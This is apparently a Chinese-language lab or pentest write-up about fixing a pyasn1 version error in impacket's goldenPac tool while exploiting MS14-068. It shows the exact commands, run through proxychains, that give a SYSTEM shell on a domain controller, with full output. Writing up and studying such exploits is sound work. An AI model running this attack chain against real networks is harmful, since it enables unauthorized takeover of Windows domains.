
起因:利用ms14-068提权漏洞时尝试使用impacket工具包中的goldenPac模块来直接获取域控shell
使用途中出现报错Attempted "__iter__" operation on ASN.1 schema object
1
2
3
4
5
6
7
| C:\Users\leo\Desktop>goldenPac.exe sun.com/leo:[email protected]
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation
[*] User SID: S-1-5-21-3388020223-1982701712-4030140183-1110
[*] Forest SID: S-1-5-21-3388020223-1982701712-4030140183
[*] Attacking domain controller DC.sun.com
[-] Attempted "__iter__" operation on ASN.1 schema object
|

起初怀疑是打包的exe运行环境有问题,搭建代理进内网,使用proxychains代理goldenPac.py 仍出现该错误
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
| aresx@XXXXXXXXXX:/mnt/e$ proxychains goldenPac.py sun.com/leo:[email protected]
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation
[proxychains] Strict chain ... 192.168.10.134:33080 ... sun.com:445 ... OK
[*] User SID: S-1-5-21-3388020223-1982701712-4030140183-1110
[proxychains] Strict chain ... 192.168.10.134:33080 ... sun.com:445 ... OK
[proxychains] Strict chain ... 192.168.10.134:33080 ... sun.com:445 ... OK
[*] Forest SID: S-1-5-21-3388020223-1982701712-4030140183
[proxychains] Strict chain ... 192.168.10.134:33080 ... sun.com:135 ... OK
[proxychains] Strict chain ... 192.168.10.134:33080 ... sun.com:49155 ... OK
[*] Attacking domain controller DC.sun.com
[proxychains] Strict chain ... 192.168.10.134:33080 ... DC.sun.com:88 ... OK
[proxychains] Strict chain ... 192.168.10.134:33080 ... DC.sun.com:88 ... OK
[proxychains] Strict chain ... 192.168.10.134:33080 ... DC.sun.com:88 ... OK
[proxychains] Strict chain ... 192.168.10.134:33080 ... DC.sun.com:88 ... OK
[-] Attempted "__iter__" operation on ASN.1 schema object
|
谷歌一顿猛搜,发现在其他的开源项目中也有人提过这个错误的issue,原因是pyasn1库的bug,然后参考一个使用低版本pyasn1库的解决方案
pip list 确定了当前安装的pyasn1版本为0.4.8
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
| aresx@XXXXXXXXXX:/mnt/e$ pip list
Package Version
----------------------------- --------
args 0.1.0
asn1crypto 0.24.0
atomicwrites 1.1.5
attrs 18.2.0
backports.functools-lru-cache 1.5
beautifulsoup4 4.7.1
certifi 2019.3.9
cffi 1.14.0
chardet 3.0.4
Click 7.0
clint 0.5.1
colorama 0.4.1
configparser 3.5.0b2
contextlib2 0.5.5
crackmapexec 3.1.5
cryptography 2.8
dirhunt 0.6.0
distorm3 3.4.1
dnspython 1.16.0
entrypoints 0.3
enum34 1.1.6
et-xmlfile 1.0.1
Flask 1.1.1
funcsigs 1.0.2
future 0.18.2
pathlib2 2.3.5
Pillow 6.2.1
pip 18.1
pluggy 0.13.0
proxy-db 0.2.3
py 1.8.1
py2-ipaddress 3.4.1
pyasn1 0.4.8
|
卸载,安装低版本0.4.5
1
2
| pip uninstall pyasn1
pip install pyasn1==0.4.5
|

用pc4代理再执行一次,成功弹回域控机器的shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
| aresx@XXXXXXXXXX:/mnt/e$ proxychains goldenPac.py sun.com/leo:[email protected]
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation
[proxychains] Strict chain ... 192.168.10.134:33080 ... sun.com:445 ... OK
[*] User SID: S-1-5-21-3388020223-1982701712-4030140183-1110
[proxychains] Strict chain ... 192.168.10.134:33080 ... sun.com:445 ... OK
[proxychains] Strict chain ... 192.168.10.134:33080 ... sun.com:445 ... OK
[*] Forest SID: S-1-5-21-3388020223-1982701712-4030140183
[proxychains] Strict chain ... 192.168.10.134:33080 ... sun.com:135 ... OK
[proxychains] Strict chain ... 192.168.10.134:33080 ... sun.com:49155 ... OK
[*] Attacking domain controller DC.sun.com
[proxychains] Strict chain ... 192.168.10.134:33080 ... DC.sun.com:88 ... OK
[proxychains] Strict chain ... 192.168.10.134:33080 ... DC.sun.com:88 ... OK
[proxychains] Strict chain ... 192.168.10.134:33080 ... DC.sun.com:88 ... OK
[proxychains] Strict chain ... 192.168.10.134:33080 ... DC.sun.com:88 ... OK
[proxychains] Strict chain ... 192.168.10.134:33080 ... DC.sun.com:88 ... OK
[proxychains] Strict chain ... 192.168.10.134:33080 ... DC.sun.com:88 ... OK
[*] DC.sun.com found vulnerable!
[proxychains] Strict chain ... 192.168.10.134:33080 ... dc.sun.com:445 ... OK
[*] Requesting shares on dc.sun.com.....
[*] Found writable share ADMIN$
[*] Uploading file HJlEFapm.exe
[*] Opening SVCManager on dc.sun.com.....
[*] Creating service RxAJ on dc.sun.com.....
[*] Starting service RxAJ.....
SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
[proxychains] Strict chain ... 192.168.10.134:33080 ... dc.sun.com:445 ... OK
[proxychains] Strict chain ... 192.168.10.134:33080 ... dc.sun.com:445 ... OK
[!] Press help for extra shell commands
[proxychains] Strict chain ... 192.168.10.134:33080 ... dc.sun.com:445 ... OK
Microsoft Windows [░µ▒╛ 6.1.7600]
░µ╚¿╦∙╙╨ (c) 2009 Microsoft Corporationíú▒ú┴⌠╦∙╙╨╚¿└√íú
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>hostname
DC
|
试试重新打包的exe,同样成功,问题解决